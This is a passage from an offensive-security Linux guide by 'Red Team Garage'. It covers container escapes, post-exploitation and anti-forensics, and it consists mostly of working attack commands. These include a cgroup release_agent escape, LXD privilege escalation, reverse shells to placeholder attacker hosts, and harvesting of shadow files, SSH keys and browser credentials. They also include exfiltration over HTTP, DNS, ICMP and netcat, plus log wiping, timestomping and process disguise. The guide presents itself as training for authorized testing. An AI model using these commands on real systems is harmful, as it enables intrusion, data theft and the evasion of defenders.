fdisk -l # Can see host disk
mkdir /mnt/host
mount /dev/sda1 /mnt/host # Mount host filesystem
chroot /mnt/host bash # Root on host!

#
# METHOD 4: CAP_SYS_ADMIN Container Escape
#
# Abuse cgroup release_agent
d=$(dirname $(ls -x /s*/fs/c*/*/r* | head -n1))
mkdir -p $d/exploit
echo 1 > $d/exploit/notify_on_release
host_path=$(sed -n 's/.*upperdir=\([^,]*\)*/\1/p' /proc/mounts)
echo "$host_path/cmd" > $d/release_agent
echo '#!/bin/bash' > /cmd
echo 'bash -i && /dev/tcp/ATK/4444 0>&1' >> /cmd
chmod +x /cmd
sh -c "echo \$\$ > $d/exploit/cgroup.procs"
```

16.3 LXD/LXC Escape

COMMAND / CODE

```
# If user is in lxd group:
# Method 1: Import image and mount host
lxc init ubuntu:18.04 privesc -c security.privileged=true
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
lxc start privesc
lxc exec privesc -- /bin/sh
# Now: chroot /mnt/root

# Method 2: Build and import custom image (no internet)
# On attacker: build Alpine LXD image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder && sudo ./build-alpine
# Transfer .tar.gz to target

# On target:
lxc image import ./alpine*.tar.gz --alias rtgimage
lxc init rtgimage rtgcontainer -c security.privileged=true
lxc config device add rtgcontainer host-root disk source=/ path=/mnt/root
lxc start rtgcontainer
lxc exec rtgcontainer -- /bin/sh
cat /mnt/root/etc/shadow          # Read host shadow file
```

Chapter 17: Post-Exploitation & Data Exfiltration

Post-exploitation is where you extract maximum value from compromised systems. This includes harvesting credentials for lateral movement, discovering sensitive data, and exfiltrating information to demonstrate business impact.

17.1 Credential Harvesting

```
COMMAND / CODE

# Password hashes
cat /etc/shadow                # System hashes
cat /etc/master.passwd         # BSD systems

# SSH keys
find / -name "id_rsa" -o -name "id_ed25519" -o -name "id_ecdsa" 2>/dev/null
find / -name "authorized_keys" 2>/dev/null

# Web application credentials
find /var/www/ -name "*.php" -exec grep -l "password\|passwd" {} \;
find /var/www/ -name ".env" -exec cat {} \;
find /opt/ /srv/ -name "*.yaml" -exec grep -A2 "password" {} \;

# Database credential extraction
cat /var/lib/mysql/debian.cnf 2>/dev/null    # Debian MySQL creds
cat /root/.my.cnf 2>/dev/null               # MySQL root config
cat /home/*/.pgpass 2>/dev/null             # PostgreSQL creds

# Browser credentials (if desktop system)
find / -name "logins.json" 2>/dev/null       # Firefox stored passwords
find / -name "Login Data" 2>/dev/null        # Chrome stored passwords

# WiFi passwords
find / -name "*.nmconnection" -exec grep -H "psk=" {} \; 2>/dev/null

# Kerberos tickets (if domain-joined)
find / -name "krb5cc_*" -o -name "*.keytab" 2>/dev/null
```

17.2 Data Discovery & Collection

COMMAND / CODE

```
# Find sensitive documents
find / -name "*.pdf" -o -name "*.docx" -o -name "*.xlsx" -o \
    -name "*.csv" -o -name "*.sql" -o -name "*.kdbx" 2>/dev/null | head -50

# Find database backups
find / -name "*.sql" -o -name "*.sql.gz" -o -name "*.dump" 2>/dev/null

# Find configuration management
find / -name "ansible.cfg" -o -name "*.tfstate" -o -name "Vagrantfile" 2>/dev/null

# Identify internal network for pivoting
ip a; ip route
cat /etc/hosts
arp -a
ss -antp | grep ESTABLISHED | awk '{print $5}' | sort -u
```

17.3 Data Exfiltration Techniques

COMMAND / CODE

```
#
# HTTP (most common – blends with normal traffic)
#
# Attacker: python3 -m http.server 8080 (or use uploadserver)
curl -X POST -F "file=@/etc/shadow" http://ATTACKER:8080/upload
# Or base64 encode and send as GET parameter:
curl "http://ATTACKER:8080/$(cat /etc/shadow | base64 -w0)"
#
# DNS (almost never blocked by firewalls!)
#
# Encode data and send as DNS queries:
cat /etc/shadow | base64 -w 60 | while read line; do
    nslookup "$line.exfil.attacker.com" 2>/dev/null
done
# Attacker captures queries on authoritative DNS server
#
# ICMP (ping tunneling)
#
xxd -p /etc/shadow | while read line; do
    ping -c 1 -p "$line" ATTACKER 2>/dev/null
done
#
# SCP / SSH (if outbound SSH is allowed)
#
tar czf - /var/www/ /etc/shadow /home/ | ssh attacker@ATK "cat > loot.tar.gz"
#
# Netcat
#
# Attacker: nc -lvnp 9999 > loot.tar.gz
# Target: tar czf - /sensitive/data | nc ATTACKER 9999
```

Chapter 18: Anti-Forensics & Stealth Operations

Advanced red team operations require stealth. This chapter covers techniques to minimize your footprint, avoid detection, and operate under the radar of SOC analysts and automated detection systems.

18.1 Minimizing Forensic Artifacts

```
COMMAND / CODE

# Disable history for current session
unset HISTFILE           # Don't write history file
export HISTSIZE=0         # Don't store in memory
export HISTFILESIZE=0     # Zero-length history file
set +o history            # Disable history recording

# Execute commands without history (space prefix trick)
# In many bash configs, commands starting with space aren't logged:
whoami                   # Note the leading space!

# Operate in RAM only (/dev/shm)
cp tools /dev/shm/       # Stage tools in RAM
cd /dev/shm && ./linpeas.sh # Run from RAM
rm -rf /dev/shm/*        # Clean up (disappears on reboot anyway)

# Use built-in commands only (no binary execution logged)
# Bash built-ins: echo, printf, read, cd, pwd, type, alias
```

18.2 Timestomping & File Manipulation

```
COMMAND / CODE

# Change file timestamps to blend in
touch -t 202301150830.00 /tmp/payload # Set specific timestamp
touch -r /etc/hosts /tmp/payload     # Match reference file's timestamp
touch -d "2023-06-15 10:30:00" /tmp/payload # Human-readable format

# Verify timestamps
stat /tmp/payload # All timestamps (atime, mtime, ctime)
# Note: ctime (change time) CANNOT be directly modified!
# ctime updates whenever file metadata changes

# Hide files using dot prefix
mv payload.sh .payload.sh # Hidden from basic 'ls'
# But visible with 'ls -la'

# Advanced hiding: Unicode characters in filenames
# Use zero-width spaces or right-to-left override characters
# These make files hard to spot even with 'ls -la'
```

18.3 Process & Network Stealth

COMMAND / CODE

```
# Rename process (appears as legitimate service)
exec -a "[kworker/0:1]" /dev/shm/.payload # Mimic kernel thread name
cp /dev/shm/payload /dev/shm/[kworker/0:2] # Kernel thread naming
(bash -i >& /dev/tcp/ATK/4444 0>&1 &) && disown # Detach from terminal

# Avoid network detection
# Use common ports for C2: 80, 443, 53, 8080
# Use encrypted channels: SSH tunnels, TLS
# Randomize beacon intervals (jitter)
# Use DNS for C2 – almost never blocked

# Clean up network artifacts
# Remove iptables rules you added
iptables -D INPUT -p tcp --dport 4444 -j ACCEPT

# Remove SSH keys and connections
rm ~/.ssh/known_hosts # Remove known hosts entries
sed -i '/attacker_key/d' ~/.ssh/authorized_keys # Remove your key
```

18.4 Complete Cleanup Checklist

COMMAND / CODE

```
#!/bin/bash
# cleanup.sh – Run before leaving a compromised host

echo "[*] Cleaning up persistence..."
# Remove cron entries
crontab -r 2>/dev/null
sed -i '/maintenance\|update\|callback/d' /etc/crontab

# Remove systemd services
systemctl stop system-update.service 2>/dev/null
systemctl disable system-update.service 2>/dev/null
rm /etc/systemd/system/system-update.service 2>/dev/null

# Remove SSH keys
sed -i '/attacker\|rtg/d' /root/.ssh/authorized_keys 2>/dev/null

# Remove backdoor users
userdel -r rtgroot 2>/dev/null
sed -i '/rtgroot\|backdoor/d' /etc/passwd

# Remove SUID backdoors
rm /usr/local/bin/.system 2>/dev/null
rm /usr/local/bin/.debug 2>/dev/null

# Remove payloads
rm -rf /dev/shm/.*/tmp/.* 2>/dev/null

# Clean logs
sed -i '/ATTACKER_IP/d' /var/log/auth.log 2>/dev/null
sed -i '/ATTACKER_IP/d' /var/log/syslog 2>/dev/null

# Clear history
history -c
echo "" > ~/.bash_history

echo "[+] Cleanup complete!"
# Don't forget to delete this script too!
rm -- "$0"
```

WARNING

ALWAYS document every change you make during an engagement. The cleanup phase is as important as the attack phase — leaving backdoors or artifacts in a client environment is unprofessional and potentially dangerous.

Final Notes — From Red Team Garage

Congratulations on completing this comprehensive guide! You now have the foundational, intermediate, and advanced Linux knowledge needed for professional offensive security operations.

Here's what to do next:

- ◆ **Practice:** Set up a home lab and practice every technique in this guide. Knowledge without practice is useless.
- ◆ **Build:** Create your own enumeration scripts, automate your workflow, and develop your personal methodology.
- ◆ **Compete:** Join CTF competitions, grind Hack The Box and TryHackMe, and challenge yourself with harder targets.
- ◆ **Share:** Teach others, contribute to the RTG community, and help grow the next generation of operators.
- ◆ **Stay Legal:** Always obtain proper authorization. Our skills are powerful — use them responsibly and ethically.

"The quieter you become, the more you are able to hear." — Kali Linux

This guide is **completely free** — an exclusive first-time release from **Red Team Garage (RTG)**. Share it freely with anyone on their offensive security journey.

Stay Curious. Stay Hungry. Stay Ethical. Happy Hacking!

— Red Team Garage (RTG) Community



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, and built for serious learners.
Build the most comprehensive red team technique library available anywhere.
Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.